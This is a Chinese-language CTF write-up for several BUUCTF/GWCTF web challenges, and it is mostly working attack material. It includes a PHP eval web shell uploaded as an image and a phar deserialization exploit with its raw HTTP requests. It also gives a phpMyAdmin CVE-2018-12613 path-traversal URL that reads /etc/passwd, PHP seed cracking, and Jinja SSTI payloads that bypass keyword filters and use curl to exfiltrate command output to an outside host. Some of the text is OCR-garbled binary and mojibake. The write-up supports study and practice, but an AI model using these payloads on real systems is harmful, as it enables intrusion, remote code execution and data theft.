Content-Type: image/jpeg

<?php @eval($_GET['cmd']); ?>
------WebKitFormBoundaryKbrfFQiYLZAtsDsO
Content-Disposition: form-data; name="submit"
```

```
Server: openresty
Date: Thu, 20 Feb 2020 10:54:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 502
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.40

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>Home</title>当前引用的是 uploa
http-equiv="Content-Type" content="text/html; charset=utf-8" />

<form action="" method="post" enctype="multipart/form-data">
	上传文件
	<input type="file" name="file" />
	<input type="submit" name="submit" value="上传" />
</form>

下面是你上传的文件：<br>/var/www/html/uploads/a612708904bbb538e05fe4eca8e62126/shell.php<br><?ph
@eval($_GET['cmd']); ?>
```

然后：

```
?cmd=system('cat ../../flag.php');
```



```
<?php
$flag = "flag{3f6d695e-55d5-43a1-bbda-57ef7db546f8}";
?>
```

解法二（phar反序列化）

实际上这道题的预期解是通过phar反序列化，也就是利用了 file_get_contents() 函数来实现反序列化。


`file_get_contents()` 函数的参数是 `Uploader()` 类的一个对象，因此作为参数时会调用它的 `__toString()` 方法从而返回 `$this->Filename`，而这个 `Filename` 是我们可控的。

还注意到上传文件的默认文件名是用 `$_SESSION['user']` 设置，因此我们随意上传一个文件就可以得到token的值了。

脚本如下：

```php
<?php
class Uploader{
 public $Filename;
 public $cmd;
 public $token;


 function __construct(){
        $this->cmd = "readfile('./flag.php')";
        $this->token = "GXYc9a4bf152e1373381102b95a440f4968";
 }
}
    $o = new Uploader;
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($o);
    $phar->addFromString("test.txt", "test");
    $phar->stopBuffering();
?>
```


将得到的phar文件上传得到路径：



```
POST /home.php?file=upload HTTP/1.1
Host: 44d716ee-5d3b-40c2-97ab-177e9b94af46.node3.buuoj.cn
Content-Length: 545
Cache-Control: max-age=0
Origin: http://44d716ee-5d3b-40c2-97ab-177e9b94af46.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryp5yFHcoUGpkm53T4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Referer: http://44d716ee-5d3b-40c2-97ab-177e9b94af46.node3.buuoj.cn/home.php?file=upload
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.1037161273.1582011531; PHPSESSID=5d40f5ddd16fcd8e9b4be61df1041029
Connection: close

------WebKitFormBoundaryp5yFHcoUGpkm53T4
Content-Disposition: form-data; name="file"; filename="phar.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
□□□□□□□□□□□□□□□□□□□□□□□□□□□O:8:"Uploader":3:{s:8:"Filename";N;s:3:"cmd";s:21:"readfile('flag.php');";s:5:"token";s:35:"G
XYc9a4bf152e1373381102b95a440f4968";}□□□□test.txt□□□□\□N^□□□□□~ 囟□□□□□□□testM.□B□哈Q□□$ㄩ□□□
滗□□□□□GBMB
------WebKitFormBoundaryp5yFHcoUGpkm53T4
Content-Disposition: form-data; name="submit"
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 20 Feb 2020 12:50:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 752
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.40

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>Home</title>当前引用的是
upload.php<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<form action="" method="post" enctype="multipart/form-data">
        上传文件
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form>

下面是你上传的文件：<br>/var/www/html/uploads/d30adfbaedd41fa1e598a9adc8c771d9/GXYc9a4bf152e13733
81102b95a440f4968.txt<br><?php __HALT_COMPILER(); ?>
□□□□□□□□□□□□□□□□□□□□□□□□□□□O:8:"Uploader":3:{s:8:"Filename";N;s:3:"cmd";s:21:"readfile('flag.php'); ";s:5:"token
";s:35:"GXYc9a4bf152e1373381102b95a440f4968";}□□□□test.txt□□□□\□N^□□□□□~ □□□□□□□□testM.□B□□□Q□[
□$□□□□□S□□□□□GBMB
```

然后再次上传文件并加上参数 name 从而除法phar发序列化：




```
POST
/home.php?file=upload&name=phar:///var/www/html/uploads/d30adfbaedd41fa1e598a9adc8c771d9/GXYc9a4bf152e
1373381102b95a440f4968.txt HTTP/1.1
Host: 44d716ee-5d3b-40c2-97ab-177e9b94af46.node3.buuoj.cn
Content-Length: 545
Cache-Control: max-age=0
Origin: http://44d716ee-5d3b-40c2-97ab-177e9b94af46.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryp5yFHcoUGpkm53T4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Referer: http://44d716ee-5d3b-40c2-97ab-177e9b94af46.node3.buuoj.cn/home.php?file=upload
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.1037161273.1582011531; PHPSESSID=5d40f5ddd16fcd8e9b4be61df1041029
Connection: close

------WebKitFormBoundaryp5yFHcoUGpkm53T4
Content-Disposition: form-data; name="file"; filename="phar.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
□□□□□□□□□□□□□□□□□□□□□□□□□□□O:8:"Uploader":3:{s:8:"Filename";N;s:3:"cmd";s:21:"readfile('flag.php');";s:5:"token";s:35:"G
XYc9a4bf152e1373381102b95a440f4968";}□□□□test.txt□□□□\□N^□□□□□~ 囟□□□□□□□testM.□B□哈Q□□$ㄩ□□□
滗□□□□□GBMB
------WebKitFormBoundaryp5yFHcoUGpkm53T4
Content-Disposition: form-data; name="submit"
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 20 Feb 2020 12:50:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 437
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/5.6.40

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>Home</title>当前
upload.php<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<form action="" method="post" enctype="multipart/form-data">
        上传文件
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form>

<?php
$flag = "flag{898b26a7-bf17-464e-b61d-aa5c9ba8dfcd}";
?>
```

StrongestMind

进入页面后，发现如下算式：



第 0 次成功啦
第一千次给flag呦


57946023 + 75481211

看来需要写个脚本提交一千次正确答案，脚本如下：

```python
import requests
import re

s = requests.Session()
url = "http://289777ed-2c71-46ec-ad64-00ba9f0b09e6.node3.buuoj.cn/index.php"

r = s.post(url)
count = 0
while count != 1001:
    expr = re.search(r"(\d+)( \+ | - )(\d+)", r.text).group()
    answer = eval(expr)
    data = {"answer": answer}
    while True:
        r = s.post(url, data=data)
        if r.status_code == 200:
            break
    count = count + 1
    print(count)
print(r.text)
```

中间用While循环来提交请求是因为在 BUUCTF 平台上面跑的，没隔一段时间就会返回一次404好像…原题应该没必要这样

结果如下：




```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>è«å¾ætle>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><center style='margin-top:300'>
ç
 è®¡ç®å¨</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><center style='margin-top:300'>


<br>bingo!<br><br>ç¬¬ 1001 æ¬¡æ¦<br>ç¬¬ä¸åæ¬¡ç»flagå¦<br><br>61204795 + 82895461<br><br><form action="index.php" method="post"><in
t" name="answer" placeholder="Answer" required></form><br><br>Congraduations! flag{c07a6ab1-d7c1-4190-8fa2-bbd0461c95eb}
```

GWCTF 2019

我有一个数据库


扫描目录可以发现 phpadmin，经过搜索，这里是CVE-2018-12613，可以直接使用vulhub里的poc：
https://github.com/vulhub/vulhub/blob/master/phpmyadmin/CVE-2018-12613/README.zh-cn.md

```
/phpmyadmin/?target=db_sql.php%253f/../../../../../../../../etc/passwd
```



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```


成功包含，然后直接读取根目录下的/flag，即可：



```
flag{3242df83-ca7c-42cb-b371-2b002c34e9be}
```

枯燥的抽奖

进入题目后，让猜字符串，通过js代码可以看到结果是发送的check.php，访问如下：



ctsZTxkr1O

```
<?php
#这不是抽奖程序的源代码！不许看！
header("Content-Type:  text/html;charset=utf-8");
session_start();
if(!isset($_SESSION['seed'])){
$_SESSION['seed']=rand(0,999999999);
}

mt_srand($_SESSION['seed']);
$str_long1  =  "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for  (  $i  =  0;  $i  <  $len1;  $i++  ){
        $str.=substr($str_long1,  mt_rand(0,  strlen($str_long1)  -  1),  1);
}
$str_show  =  substr($str,  0,  10);
echo  "<p  id='p1'>".$str_show."</p>";


if(isset($_POST['num'])){
        if($_POST['num']===$str){x
                echo  "<p  id=flag>抽奖，就是那么枯燥且无味，给你flag{xxxxxxxxx}</p>";
        }
        else{
                echo  "<p  id=flag>没抽中哦，再试试吧</p>";
        }
}
show_source("check.php");
```

代码审计发现这里是考php的随机数种子爆破，参考2018SWPUCTF的一题：https://xz.aliyun.com/t/3656#toc-3


先使用如下脚本转换随机数：

```python
str1='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
str2 = 'aefhPEHpRX'
res = ''

for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res += str(j) + ' ' + str(j) + ' ' + '0' + ' ' + str(len(str1)-1) + ' '
            break
print(res)
```

得到:

```
0 0 0 61 4 4 0 61 5 5 0 61 7 7 0 61 51 51 0 61 40 40 0 61 43 43 0 61
15 15 0 61 53 53 0 61 59 59 0 61
```

然后理由php-mt-seed工具，进行爆破种子如下：



```
root@Kali:~/CTF/php_mt_seed-4.0# ./php_mt_seed 0 0 0 61 4 4 0 61 5 5 0 61 7 7 0 61 51 51 0
 61 40 40 0 61 43 43 0 61 15 15 0 61 53 53 0 61 59 59 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-
62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 1846.2 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x02000000 - 0x03ffffff, speed 93.2 Mseeds/s
seed = 0x02fe53cb = 50222027 (PHP 7.1.0+)
Found 1, trying 0xfe000000 - 0xffffffff, speed 83.3 Mseeds/s
Found 1
```

然后再用得到的种子生成题目中要求的随机数即可：

```php
<?php
mt_srand(50222027);
$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str = '';
$len1 = 20;
for ($i = 0; $i < $len1; $i++) {
    $str .= substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
echo $str;
```

抽奖，就是那么枯燥且无味，给你flag{0ea6a77e-3269-4290-9353-dc43c4c0c4cb}/p> ".$str_show."

"; if(isset($_POST['num'])){   if($_POST['num']===$str){x   echo "抽奖，就是那么枯燥且无味，给你flag{xxxxxxxxx}

";   }   else{   echo "没抽中哦，再试试吧

";   }} show_source("check.php");


猜字符串游戏(大小写字母+数字)，猜中全部20位得flag+送去非洲，你不小心偷看到了一部分是：

aefhPEHpRX

aefhPEHpRXOxsU4yJKms 猜!

你的名字

进入题目后输入名字会进行回显，虽然是index.php的路由，但是从返回头可以看出是python的后端，那么就很想是SSTI了：


告诉我,你的名字!


hello Lethe!

经过测试，过滤了`{{}}`，只要使用就会报错，既然只能使用`{%%}`语句，那么很显然就需要盲注，我们构造payload如下：

```
{% if ''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['linecache'].os.system('执行的命令') %}1{
% endif %}
```


但是经过测试，`if`、`os`、`class`、`mro`这些关键词会被替换为空，发现`config`也会被替换为空，这样我们就可以使用`iconfigf`、`oconfigs`的方式进行绕过，我们可以利用curl命令将执行结果带出（在BUUCTF里开一台内网的主机来操作），payload如下：

```
{% iconfigf ''.__clconfigass__.__mconfigro__[2].__subclaconfigsses__()[59].__init__.__globals__['linecache'].oco
nfigs.system('curl http://174.0.225.32/?a=`ls \|base64`') %}1{% endiconfigf %}
```


```
root@0e32719429e0:/var/www/html# cat res|base64 -d
app
bin
boot
dev
etc
flag_1s_Hera
home
lib
lib64
media
```


然后再读flag即可：

```
{% iconfigf ''.__clconfigass__.__mconfigro__[2].__subclaconfigsses__()[59].__init__.__globals__['linecache'].oco
nfigs.system('curl http://174.0.225.32/?a=`cat /flag_1s_Hera|base64`') %}1{% endiconfigf %}
```


```
root@0e32719429e0:/var/www/html# cat res|base64 -d
flag{ddc85406-0dd7-4399-9f43-02de9d88df26}
```

mypassword

进入题目后，先注册一个账号并登录：



欢迎！ Lethe

我把密码写进了源码里，注入是不可能注入的了，这辈子都别想注入出来


只有两个功能，在FeedBack页面提交反馈和在List页面列出并查看已提交的反馈（List页面虽然有id参数，但是根据测试和提示，判断并无SQL注入）。

在FeedBack页面查看源码，可以看到如下提示：

```
if(is_array($feedback)){
 echo "<script>alert('反馈不合法');</script>";
 return false;
}
